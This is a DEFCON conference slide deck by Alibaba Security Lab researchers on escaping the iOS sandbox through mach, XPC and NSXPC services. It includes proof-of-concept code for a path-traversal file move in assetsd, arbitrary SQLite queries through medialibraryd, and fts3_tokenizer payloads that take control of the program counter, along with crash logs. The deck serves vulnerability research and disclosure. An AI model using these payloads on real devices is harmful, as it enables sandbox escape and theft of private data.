Fasten your seatbelts: We are escaping iOS 11 sandbox!

Min(Spark) Zheng & Xiaolong Bai
@ Alibaba Security Lab


DEFCON

Whoami

- SparkZheng @ Twitter，蒸米spark @ Weibo
- Alibaba Security Expert
- CUHK PhD, Blue-lotus and Insight-labs
- iOS 9.3.4 & iOS 11.3.1 OverSky Jailbreak (Private)

- Xiaolong Bai (bxl1989 @ Twitter&Weibo)
- Alibaba Security Engineer
- Ph.D. graduated from Tsinghua University
- Published papers on S&P, Usenix Security, CCS, NDSS

iOS System Overview



- **Application**
  - in sandbox
  - few attack surfaces to kernel
  - only basic system info
  - memory info(e.g., sharedcache)
- **Userland**
  - all system info
  - more attack surfaces to kernel
- **Kernel**
  - Control the device

Sandbox

- Apple ‘s Sandbox was introduced as “SeatBelt” in MacOS 10.5 which provides the first full fledged implementation of a MACF policy.
- From its inception, the policy hooked dozens of operations. The number of hooks has been growing steadily when new system calls or newly discovered threats appeared (tables from *OS internals):

Version	XNU	System Version	Hook Count
34	1510	macOS 10.6	92
120	1699	macOS 10.7	98
211/220	2107	iOS 6/macOS 10.8	105
300	2422	iOS 7/macOS 10.9	109
358	2782	iOS 8/macOS 10.10	113
459	3216	iOS 9/macOS 10.11	119
592	3789	iOS 10/macOS 10.12	126/124
763	4570	iOS 11/macOS 10.13	132/131

Sandbox Profiles

- In MacOS, profiles are visible and stored in /System/Library/Sandbox/Profiles. In iOS, the profiles were hard-compiled into /usr/libexec/sandboxd. It's hard to decode the sandbox profiles, but we can traverse all mach services to get the mach-lookup list according to the return value (e.g., through sbtool by Jonathan Levin).

```
(allow mach-lookup
        (local-name "com.apple.CFPasteboardClient")
        (local-name "com.apple.coredrag")
        (global-name "com.apple.apsd")
        (global-name "com.apple.audio.AudioComponentPrefs")
        (global-name "com.apple.audio.AudioComponentRegistrar")
        (global-name "com.apple.audio.audiohald")
        (global-name "com.apple.audio.coreaudiod")
        (global-name "com.apple.backupd.sandbox.xpc")
        (global-name "com.apple.bird")
        (global-name "com.apple.bird.token")
        (global-name "com.apple.cache_delete.public")
        (global-name "com.apple.colorsyncd")
        (global-name "com.apple.colorsync.useragent")
        (global-name "com.apple.controlcenter.toggle")
        (global-name "com.apple.coremedia.endpoint.xpc")
        (global-name "com.apple.coremedia.endpointpicker.xpc")
        (global-name "com.apple.coremedia.endpointplaybacksession.xpc")
        (global-name "com.apple.coremedia.endpointstream.xpc")
        (global-name "com.apple.coremedia.routediscoverer.xpc")
        (global-name "com.apple.coremedia.routingcontext.xpc")
        (global-name "com.apple.coremedia.volumecontroller.xpc")
        (global-name "com.apple.coreservices.appleevents")
        (global-name "com.apple.CoreServices.coreservicesd")
```

```
root@Phontifex-Magnus (/var/root)# sbtool 5249 inspect
PID 5249 Container: /private/var/mobile/Containers/Data/Application/D698962B-...77FFE
Music[5249] sandboxed.
size = 443537
container = /private/var/mobile/Containers/Data/Application/D698962B-...77FFE
sb_refcount = 574
profile = container
profile_refcount = 186
extensions (0: class: com.apple.security.exception.shared-preference.read-write) {
        preference: com.apple.itunesclouddd
        preference: com.apple.restrictionspassword
        preference: com.apple.MediaSocial
        preference: com.apple.mediaremote
        preference: com.apple.homesharing
        preference: com.apple.itunesstored
        preference: com.apple.Fuse
        preference: com.apple.Music
        preference: com.apple.mobileipod
}
extensions (0: class: com.apple.security.exception.files.home-relative-path.read-write) {
        file: /private/var/mobile/Library/com.apple.MediaSocial (unresolved); flags=0
        file: /private/var/mobile/Library/Caches/sharedCaches/com.apple.Radio.RadioRequestURI
        file: /private/var/mobile/Library/Caches/sharedCaches/com.apple.Radio.RadioImageCache
        file: /private/var/mobile/Library/Caches/com.apple.iTunesStore (unresolved); flags=0
        file: /private/var/mobile/Library/Caches/com.apple.Radio (unresolved); flags=0
        file: /private/var/mobile/Media (unresolved); flags=0
        file: /private/var/mobile/Library/Cookies (unresolved); flags=0
        file: /private/var/mobile/Library/Caches/com.apple.Music (unresolved); flags=0
        file: /private/var/mobile/Library/com.apple.itunesstored (unresolved); flags=0
}
# Allow r-x to own executable
extensions (3: class: com.apple.sandbox.executable) {
        file: /Applications/Music.app (unresolved); flags=0
}
# Allow Mach/XPC to other services
extensions (5: class: com.apple.security.exception.mach-lookup.global-name) {
        mach: com.apple.storebookkeeperd.xpc; flags=0
        mach: com.apple.rtcreportingd; flags=0
        mach: com.apple.MediaPlayer.MPRadioControllerServer; flags=0
        mach: com.apple.mediaartworkd.xpc; flags=0
        mach: com.apple.hsa-authentication-server; flags=0
        mach: com.apple.familycircle.agent; flags=0
        mach: com.apple.askpermissiond; flags=0
        mach: com.apple.ak.anisette.xpc; flags=0
}
```

Mach Service Name -> Binary


- In order to find vulnerabilities, we need to disassemble and analyze the binaries which contain the handler functions of related mach services. /System/Library/LaunchDaemons contains the configuration plist of most mach services. In the plist files, “ProgramArguments” shows the path of the binary and “MachServices” shows the related mach services.


```
"/System/Library/NanoLaunchDaemons/com.apple.resourcegrabberd.companion.plist" => {
    "MachServices" => {
        "com.apple.nanoresourcegrabber.pairedsync" => true
        "com.apple.nano.nanoresourcegrabber" => true
        "com.apple.private.alloy.resourcegrabber-idswake" => true
        "com.apple.nanoresourcegrabber.pairedsync.prelaunch" => true
        "com.apple.mobile.cache_delete_nano_resource_grabber" => true
    }
    "UserName" => "mobile"
    "Label" => "com.apple.resourcegrabberd"
    "RunAtLoad" => false
    "Disabled" => true
    "POSIXSpawnType" => "Adaptive"
    "LaunchEvents" => {
        "com.apple.notifyd.matching" => {
            "com.apple.nanoresourcegrabber.idslaunchnotification" => {
                "Notification" => "com.apple.nanoresourcegrabber.idslaunchnotification"
            }
        }
    }
    "ProgramArguments" => [
        0 => "/usr/libexec/resourcegrabberd"
    ]
}
```

Mach, XPC and NSXPC

- **Mach messages contain typed data, which can include port rights and references to large regions of memory. XPC msg is built on top of Mach msg and NSXPC msg is built on top of XPC msg.**

- **Through Mach msg, sandboxed app can communicate with unsandboxed Mach (MIG) services, XPC services and NSXPC services.**





XPC: Arbitrary File Move CVE-2015-7037

- **com.apple.PersistentURLTranslator.Gatekeeper (/System/Library/Frameworks/AssetsLibrary.framework/Support/assetsd)**


```
v6 = (void *)PLStringFromXPCDictionary(a3, "srcPath");
v7 = (void *)PLStringFromXPCDictionary(v5, "destSubdir");
if ( objc_msgSend(v7, "length") )
{
  if ( objc_msgSend(v6, "length") )
  {
    v8 = (void *)NSHomeDirectory();
    v9 = objc_msgSend(v8, "stringByAppendingPathComponent:", &cfstr_MediaDcim);
    v10 = objc_msgSend(v9, "stringByAppendingPathComponent:", v7);
    v18 = 0LL;
    v11 = objc_msgSend(&OBJC_CLASS___NSFileManager, "alloc");
    v12 = objc_msgSend(v11, "init");
    v13 = objc_msgSend(v12, "autorelease");
    if ( !((unsigned __int64)objc_msgSend(v13, "moveItemAtPath:toPath:error:", v6, v10, &v18) & 1) )
```

```
xpc_dictionary_set_string(dict, "destSubdir", [filepath UTF8String]);
xpc_dictionary_set_string(dict, "srcPath", "../../../../../../../../../../private/var/tmp/a");
```

- **This service has path traversal vulnerability that an app can mv folders outside the sandbox with mobile privilege (used in Pangu9 for jailbreak).**

NSXPC: Arbitrary SQLite File Query Outside the Sandbox

- **com.apple.medialibraryd.xpc (/System/Library/PrivateFrameworks/MusicLibrary.framework/Support/medialibraryd)**



POC:

```
[[connection remoteObjectProxy] executeQuery:@"select Message
    from Chat_29eeecf55d99cba546eae90a497d01de"
    withParameters:nil options:nil onTransaction:uuid
    withCompletionHandler:^(NSData *data, NSError *error){
    NSLog(@"***** data %@", data);
    id result = [NSKeyedUnarchiver unarchiveObjectWithData:
        data];
    NSLog(@"***** result %@", result);
```

- **The sandboxed app can use [[connection remoteObjectProxy] beginTransactionForDatabaseAtPath] method to connect arbitrary SQLite files on the system and then use [[connection remoteObjectProxy] executeQuery] to execute SQL commands.**

NSXPC: Code Execution Through fts3_tokenizer()

- **Medialibraryd service has SQLite fts3_tokenizer vulnerability.**
- **Use fts3_tokenizer('simple') to leak information:**

```
sqlite>SELECT hex(fts3_tokenizer('simple'));
B8FB9A9F01000000
```

- **Use fts3_tokenizer('simple', addr) to register a callback address for the tokenizer:**

```
sqlite>select fts3\_tokenizer('mytokenizer', x'414141414141');
sqlite>create virtual table a using fts3(tokenize=mytokenizer);
```

NSXPC: Code Execution Through fts3_tokenizer()

- Use ``PRAGMA soft_heap_limit=0x4141414141414141" to control PC:

```
(lldb) x/10i 0x199dd8214
    0x199dd8214: 0xf9400728   ldr    x8, [x25, #8]
    0x199dd8218: 0xaa1803e0   mov    x0, x24
    0x199dd821c: 0xaa1703e1   mov    x1, x23
    0x199dd8220: 0xaa1503e2   mov    x2, x21
    0x199dd8224: 0xd63f0100   blr    x8
```

```
Incident Identifier: 755CB85A-A4C7-448F-B431-59E95C7C31E4
CrashReporter Key:   067c0a2fa27e4d176ede179b005dc93785138998
Hardware Model:      iPhone6,2
Process:             medialibraryd [454]
Path:                /System/Library/PrivateFrameworks/MusicLibrary.framework/Support/
medialibraryd
Identifier:          medialibraryd
Version:             ???
Code Type:           ARM-64 (Native)
Parent Process:      launchd [1]

Date/Time:           2016-03-24 20:25:33.33 +0800
Launch Time:         2016-03-24 20:24:52.52 +0800
OS Version:          iOS 9.3 (13E233)
Report Version:      105

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Subtype: KERN_INVALID_ADDRESS at 0x4141414141414141
Triggered by Thread:  3
```


- This vulnerability is used in our private iOS 9.3.4 jailbreak.

Mach Service: Bluetoothd

- There are 132 functions (start from 0xFA300) in the “com.apple.server.bluetooth” Mach service of bluetoothd.


```
(MIG_Msg_1024768_handler)   //0x000fa300 BTSessionAttach
(MIG_Msg_1024769_handler)   //0x000fa301 BTSessionDetach
(MIG_Msg_1024770_handler)   //0x000fa302 BTLocalDeviceGetDefault
(MIG_Msg_1024771_handler)   //0x000fa303 BTLocalDeviceAddCallbacks
(MIG_Msg_1024772_handler)   //0x000fa304 BTLocalDeviceRemoveCallbacks
(MIG_Msg_1024773_handler)   //0x000fa305 BTLocalDeviceSetModulePower
(MIG_Msg_1024774_handler)   //0x000fa306 BTLocalDeviceGetModulePower
(MIG_Msg_1024775_handler)   //0x000fa307 BTLocalDevicePowerReset
```

- Bluetoothd communicate with sandboxed apps and other unsandboxed processes (e.g., SpringBoard) through “com.apple.server.Bluetooth”.



